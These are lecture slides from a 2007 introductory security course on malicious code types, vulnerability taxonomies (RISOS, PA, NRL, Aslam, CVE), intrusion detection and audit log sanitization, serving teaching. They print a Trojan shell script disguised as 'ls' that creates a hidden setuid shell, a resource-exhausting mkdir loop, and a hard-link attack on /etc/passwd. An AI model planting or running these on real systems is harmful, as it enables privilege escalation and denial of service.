IS 2150 / TEL 2810
Introduction to Security

James Joshi
Assistant Professor, SIS

Lecture 12
Nov 29, 2007

Malicious Code,
Vulnerability Analysis,
Intrusion Detection/
Auditing System

Objectives

- Understand/explain the issues, and utilize the techniques related to
  - Malicious code
    - What and how
  - Vulnerability analysis/classification
    - Techniques
    - Taxonomy
  - Intrusion Detection and Auditing Systems

Malicious Code

What is Malicious Code?

- Set of instructions that causes a security policy to be violated
  - unintentional mistake
  - Tricked into doing that?)
  - “unwanted” code
- Generally relies on “legal” operations
  - Authorized user *could* perform operations without violating policy
  - Malicious code “mimics” authorized user

Types of Malicious Code

- Trojan Horse
  - What is it?
- Virus
  - What is it?
- Worm
  - What is it?

Trojan Horse

- Program with an overt (expected) and covert (unexpected) effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization
- Trojan horse may replicate
  - Create copy on execution
  - Spread to other users/systems

- *Perpetrator*

```
cat >/homes/victim/ls <<eof
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
eof
```

- *Victim*

```
ls
```

- What happens?
- How to replicate this?

Virus

- Self-replicating code
  - A freely propagating Trojan horse
    - some disagree that it is a Trojan horse
  - Inserts itself into another file
    - Alters normal code with “infected” version
- Operates when infected code executed

If *spread condition* then
For *target files*
if *not infected* then *alter to include virus*
Perform malicious action
Execute normal program

Virus Types

- Boot Sector Infectors (The Brain Virus)
  - Problem: How to ensure virus “carrier” executed?
  - Solution: Place in boot sector of disk
    - Run on any boot
  - Propagate by altering boot disk creation
- Executable infector (The Jerusalem Virus, Friday 13th, not 1987)
  - Malicious code placed at beginning of legitimate program (.COM .EXE files)
- Multipartite virus : boot sector + executable infector

Virus Types/Properties

- Terminate and Stay Resident
  - Stays active in memory after application complete
  - Allows infection of previously unknown files
    - Trap calls that execute a program
  - Can be boot sector infectors or executable infectors (Brain and Jerusalem)
- Stealth (an executable infector)
  - Conceal Infection
    - Trap read to provide disinfected file
    - Let execute call infected file
- Encrypted virus
    - Prevents “signature” to detect virus
    - [Deciphering routine, Enciphered virus code, Deciphering Key]
- Polymorphism
    - Change virus code to something equivalent each time it propagates

Virus Types/Properties

- Macro Virus
  - Composed of a sequence of instructions that is interpreted rather than executed directly
  - Infected “executable” isn’t machine code
    - Relies on something “executed” inside application
    - Example: Melissa virus infected Word 97/98 docs
- Otherwise similar properties to other viruses
  - Architecture-independent
  - Application-dependent

Worms

- Replicates from one computer to another
  - Self-replicating: No user action required
  - Virus: User performs “normal” action
  - Trojan horse: User tricked into performing action
- Communicates/spreads using standard protocols

Other forms of malicious logic

- We've discussed how they propagate
  - But what do they do?
- Rabbits/Bacteria
  - Exhaust system resources of some class
  - Denial of service; e.g., While (1) {mkdir x; chdir x}
- Logic Bomb
  - Triggers on external event
    - Date, action
  - Performs system-damaging action
    - Often related to event
- Others?

We can't detect it: Now what? Detection

- Signature-based antivirus
  - Look for known patterns in malicious code
  - *Great business model!*
- Checksum (file integrity, e.g. Tripwire)
  - Maintain record of "good" version of file
    - Compute signature blocks
  - Check to see if changed
- Validate action against specification
  - Including intermediate results/actions
  - *N*-version programming: independent programs
    - A fault-tolerance approach (diversity)

Detection

- Proof-carrying code
  - Code includes proof of correctness
  - At execution, verify proof against code
    - *If code modified, proof will fail*
- Statistical Methods
  - High/low number of files read/written
  - Unusual amount of data transferred
  - Abnormal usage of CPU time

Defense

- Clear distinction between data and executable
  - Virus must write to program
    - Write only allowed to data
  - Must execute to spread/act
    - Data not allowed to execute
  - Auditable action required to change data to executable

Defense

- Information Flow Control
  - Limits spread of virus
  - Problem: Tracking information flow
- Least Privilege
  - Programs run with minimal needed privilege

Defense

- Sandbox / Virtual Machine
  - Run in protected area
  - Libraries / system calls replaced with limited privilege set
- Use Multi-Level Security Mechanisms
  - Place programs at lowest level
  - Don’t allow users to operate at that level
  - *Prevents writes by malicious code*

Vulnerability Analysis

Vulnerability Analysis

- Vulnerability or security flaw: specific failures of security controls (procedures, technology or management)
  - Errors in code
  - Human violators
  - Mismatch between assumptions
- Exploit: Use of vulnerability to violate policy
- Attacker: Attempts to exploit the vulnerability

Techniques for Detecting Vulnerabilities

- System Verification
  - Determine preconditions, post-conditions
  - Validate that system ensures post-conditions given preconditions

  Can prove the absence of vulnerabilities
- Penetration testing
  - Start with system/environment characteristics
  - Try to find vulnerabilities

  Can not prove the absence of vulnerabilities

System Verification

- What are the problems?
  - Invalid assumptions
  - Limited view of system
  - Still an inexact science
  - External environmental factors
  - Incorrect configuration, maintenance and operation of the program or system

Penetration Testing


- Test strengths of security controls of the complete system
  - Attempt to violate stated policy
  - Works on in-place system
  - Framework for evaluating results
  - Examines procedural, operational and technological controls
- Typical approach: Red Team, Blue Team
  - Red team attempts to discover vulnerabilities
  - Blue team simulates normal administration
    - Detect attack, respond
  - White team injects workload, captures results

Types/layers of Penetration Testing

- Black Box (External Attacker)
  - External attacker has no knowledge of target system
  - Attacks built on human element – Social Engineering
- System access provided (External Attacker)
  - Red team provided with limited access to system
    - Models external attack
  - Goal is to gain normal or elevated access
    - Then violate policy
- Internal attacker
  - Red team provided with authorized user access
  - Goal is to elevate privilege / violate policy

Red Team Approach
Flaw Hypothesis Methodology:

- Information gathering
  - Examine design, environment, system functionality
- Flaw hypothesis
  - Predict likely vulnerabilities
- Flaw testing
  - Determine where vulnerabilities exist
- Flaw generalization
  - Attempt to broaden discovered flaws
- Flaw elimination (often not included)
  - Suggest means to eliminate flaw



Problems with Penetration Testing

- Nonrigorous
  - Dependent on insight (and whim) of testers
  - No good way of evaluating when “complete”
- How do we make it systematic?
  - Try all classes of likely flaws
  - *But what are these?*
- Vulnerability Classification!

Vulnerability Classification

- Goal: describe spectrum of possible flaws
  - Enables design to avoid flaws
  - Improves coverage of penetration testing
  - Helps design/develop intrusion detection
- How do we classify?
  - By how they are exploited?
  - By where they are found?
  - By the nature of the vulnerability?

Example flaw: xterm log

- *xterm* runs as root
  - Generates a log file
  - Appends to log file if file exists
- Problem: ln /etc/passwd log_file
- Solution

```
if (access("log_file", W_OK) == 0)
    fd = open("log_file", O_WRONLY|O_APPEND)
```

- What can go wrong?

Example: Finger Daemon *(exploited by Morris worm)*

- *finger* sends name to *fingerd*
  - *fingerd* allocates 512 byte buffer on stack
  - Places name in buffer
  - Retrieves information (local finger) and returns
- Problem: If name > 512 bytes, overwrites return address
- Exploit: Put code in "name", pointer to code in bytes 513+
  - Overwrites return address

RISOS:Research Into Secure Operating Systems (7 Classes)

1. Incomplete parameter validation
   - E.g., buffer overflow –
2. Inconsistent parameter validation
   - Different routines with different formats for same data
3. Implicit sharing of privileged / confidential data
   - OS fails to isolate processes and users
4. Asynchronous validation / inadequate serialization
   - Race conditions and TOCTTOU flaws
5. Inadequate identification /authentication / authorization
   - Trojan horse; accounts without passwords
6. Violable prohibition / limit
   - Improper handling of bounds conditions (e.g., in memory allocation)
7. Exploitable logic error
   - Incorrect error handling, incorrect resource allocations etc.

Protection Analysis Model Classes


- Pattern-directed protection evaluation
  - Methodology for finding vulnerabilities
- Applied to several operating systems
  - Discovered previously unknown vulnerabilities
- Resulted in two-level hierarchy of vulnerability classes
  - Ten classes in all

PA flaw classes

1. Improper protection domain initialization and enforcement
   a. *domain*: Improper choice of initial protection domain
   b. *exposed representations*: Improper isolation of implementation detail (Covert channels)
   c. *consistency of data over time*: Improper change
   d. *naming*: Improper naming (two objects with same name)
   e. *residuals*: Improper deallocation or deletion
2. Improper validation *validation of operands, queue management dependencies*:
3. Improper synchronization
   a. *interrupted atomic operations*: Improper indivisibility
   b. *serialization*: Improper sequencing
4. *critical operator selection errors*: Improper choice of operand or operation

NRL Taxonomy


- Three classification schemes
  - How did it enter
  - When was it “created”
  - Where is it




NRL Taxonomy (Genesis)

Inadvertent	Validation error (Incomplete/Inconsistent)
	Domain error (including object re-use, residuals, and exposed representation errors
	Serialization/aliasing (including TCTTOU errors)
	Boundary conditions violation (including resource exhaustion and violable constraint errors)
	Other exploitable logic error

NRL Taxonomy: Time



NRL Taxonomy: Location



Aslam's Model

- Attempts to classify faults unambiguously
  - Decision procedure to classify faults
- Coding Faults
  - Synchronization errors
    - Timing window
    - Improper serialization
  - Condition validation errors
    - Bounds not checked
    - Access rights ignored
    - Input not validated
    - Authentication / Identification failure
- Emergent Faults
  - Configuration errors
    - Wrong install location
    - Wrong configuration information
    - Wrong permissions
  - Environment Faults

Common Vulnerabilities and Exposures (cve.mitre.org)

- Captures *specific* vulnerabilities
  - Standard name
  - Cross-reference to CERT, etc.
- Entry has three parts
  - Unique ID
  - Description
  - References

Name	CVE-1999-0965
Description	Race condition in xterm allows local users to modify arbitrary files via the logging option.

References
•CERT:CA-93.17
•XF:xterm

Intrusion Detection

Intrusion Detection/Response

- Denning:
  - Systems under attack fail to meet one or more of the following characteristics
    1. Actions of users/processes conform to statistically predictable patterns
    2. Actions of users/processes do not include sequences of commands to subvert security policy
    3. Actions of processes conform to specifications describing allowable actions

Intrusion Detection

- Idea:
  - Attack can be discovered by one of the above being violated
- *Practical* goals of intrusion detection systems:
  - Detect a wide variety of intrusions (known + unknown)
  - Detect in a timely fashion
  - Present analysis in a useful manner
    - Need to monitor many components; proper interfaces needed
  - Be (sufficiently) accurate
    - Minimize *false positives* and *false negatives*

IDS Types: Anomaly Detection

- Compare system characteristics with expected values
  - Threshold metric: statistics deviate / threshold
    - E.g., Number of failed logins
  - Statistical moments: mean/standard deviation
    - Number of user events in a system
    - Time periods of user activity
    - Resource usages profiles
  - Markov model: based on state, expected likelihood of transition to new states
    - If a low probability event occurs then it is considered suspicious

IDS Types: Misuse Modeling

- Does sequence of instructions violate security policy?
  - Problem: How do we know all violating sequences?
- Solution: capture *known* violating sequences
  - Generate a rule set for an intrusion signature
- Alternate solution: State-transition approach
  - Known “bad” state transition from attack
  - Capture when transition has occurred (user → root)

Specification Modeling


- Does sequence of instructions violate system specification?
  - What is the system specification?
- Need to formally specify operations of potentially critical code
  - *trusted* code
- Verify post-conditions met

IDS Systems

- Anomaly Detection
  - Intrusion Detection Expert System (IDES) – successor is NIDES
  - Network Security MonitorNSM
- Misuse Detection
  - Intrusion Detection In Our Time- IDIOT (colored Petri-nets)
  - USTAT?
  - ASAX (Rule-based)
- Hybrid
  - NADIR (Los Alamos)
  - Haystack (Air force, adaptive)
  - Hyperview (uses neural network)
  - Distributed IDS (Haystack + NSM)

IDS Architecture

- Similar to Audit system
  - Log events
  - Analyze log
- Difference:
  - happens real-time - *timely* fashion
- (Distributed) IDS idea:
  - Agent generates log
  - Director analyzes logs
    - May be adaptive
  - Notifier decides how to handle result
    - GrIDS displays attacks in progress



Where is the Agent?

- Host based IDS
  - watches events on the host
  - Often uses existing audit logs
- Network-based IDS
  - Packet sniffing
  - Firewall logs

IDS Problem

- IDS useless unless accurate
  - Significant fraction of intrusions detected
  - Significant number of alarms correspond to intrusions
- Goal is
  - Reduce false positives
    - Reports an attack, but no attack underway
  - Reduce false negatives
    - An attack occurs but IDS fails to report

Intrusion Response

- Incident Prevention
  - Stop attack before it succeeds
  - Measures to detect attacker
  - Example: Jailing (also Honepots)
- Intrusion handling
  - Preparation for detecting attacks
  - Identification of an attack
  - Contain attack
  - Eradicate attack
  - Recover to secure state
  - Follow-up to the attack - Punish attacker

Containment

- Passive monitoring
  - Track intruder actions
  - Eases recovery and punishment
- Constraining access
  - Downgrade attacker privileges
  - Protect sensitive information
  - Why not just pull the plug?
  - Example: Honepots

Eradication

- Terminate network connection
- Terminate processes
- Block future attacks
  - Close ports
  - Disallow specific IP addresses
  - Wrappers around attacked applications

Follow-Up

- Legal action
  - Trace through network
- Cut off resources
  - Notify ISP of action
- Counterattack
  - Is this a good idea?

Auditing

What is Auditing?

- Auditing systems
  - Logging
  - Audit analysis
- Key issues
  - What to log?
  - What do you audit?
- Goals/uses
  - User accountability
  - Damage assessment
  - Determine causes of security violations
  - Describe security state for monitoring critical problems
  - Evaluate effectiveness of protection mechanisms

Audit System Structure

- Logger
  - Records information, usually controlled by parameters
- Analyzer
  - Logs may come from multiple systems, or a single system
  - May lead to changes in logging
  - May lead to a report of an event
- Notifier
  - Informs analyst, other entities of results of analysis
  - May reconfigure logging and/or analysis on basis of results
  - May take some action

Example: Windows NT

- Different logs for different types of events
  - *System event* logs record system crashes, component failures, and other system events
  - *Application event* logs record events that applications request be recorded
  - *Security event* log records security-critical events such as logging in and out, system file accesses, and other events
- Logs are binary; use *event viewer* to see them
- If log full, can have system shut down, logging disabled, or logs overwritten

Windows NT Sample Entry

Date:	2/12/2000	Source:	Security
Time:	13:03	Category:	Detailed Tracking
Type:	Success	EventID:	592
User:	WINDSOR\Administrator		
Computer:	WINDSOR		

Description:
A new process has been created:

New Process ID: 2216594592
Image File Name:
\Program Files\Internet Explorer\IEXPLORE.EXE
Creator Process ID: 2217918496
User Name: Administrator
FDomain: WINDSOR
Logon ID: (0x0,0x14B4c4)

[would be in graphical format]

Designing an Audit System

- Goals determine what is logged
  - Idea: auditors want to detect violations of policy, which provides a set of constraints that the set of possible actions must satisfy
  - So, audit functions that may violate the constraints
- Constraint $p_i : action \Rightarrow condition$


Implementation Issues

- Show non-secure or find violations?
  - Former requires logging initial state and changes
- Defining violations
  - Does “write” include “append” and “create directory”?
- Multiple names for one object
  - Logging goes by *object* and not name
  - Representations can affect this
- Syntactic issues
  - Correct grammar – unambiguous semantics

Log Sanitization

- *U* set of users, *P* policy defining set of information *C*(*U*) that *U* cannot see; log sanitized when all information in *C*(*U*) deleted from log
- Two types of *P*
  - *C*(*U*) can't leave site
    - People inside site are trusted and information not sensitive to them
  - *C*(*U*) can't leave system
    - People inside site not trusted or (more commonly) information sensitive to them
    - Don't log this sensitive information

Logging Organization



- Top prevents information from leaving site
  - Users' privacy not protected from system administrators, other administrative personnel
- Bottom prevents information from leaving system
  - Data simply not recorded, or data scrambled before recording (Cryptography)

Reconstruction

- *Anonymizing sanitizer* cannot be undone
- *Pseudonymizing sanitizer* can be undone
- Importance
  - Suppose security analysis requires access to information that was sanitized?

Issue

- Key: sanitization must preserve properties needed for security analysis
- If new properties added (because analysis changes), may have to resanitize information
  - This *requires* pseudonymous sanitization or the original log

Example

- Company wants to keep its IP addresses secret, but wants a consultant to analyze logs for an address scanning attack
  - Connections to port 25 on IP addresses 10.163.5.10, 10.163.5.11, 10.163.5.12, 10.163.5.13, 10.163.5.14,
  - Sanitize with random IP addresses
    - Cannot see sweep through consecutive IP addresses
  - Sanitize with sequential IP addresses
    - Can see sweep through consecutive IP addresses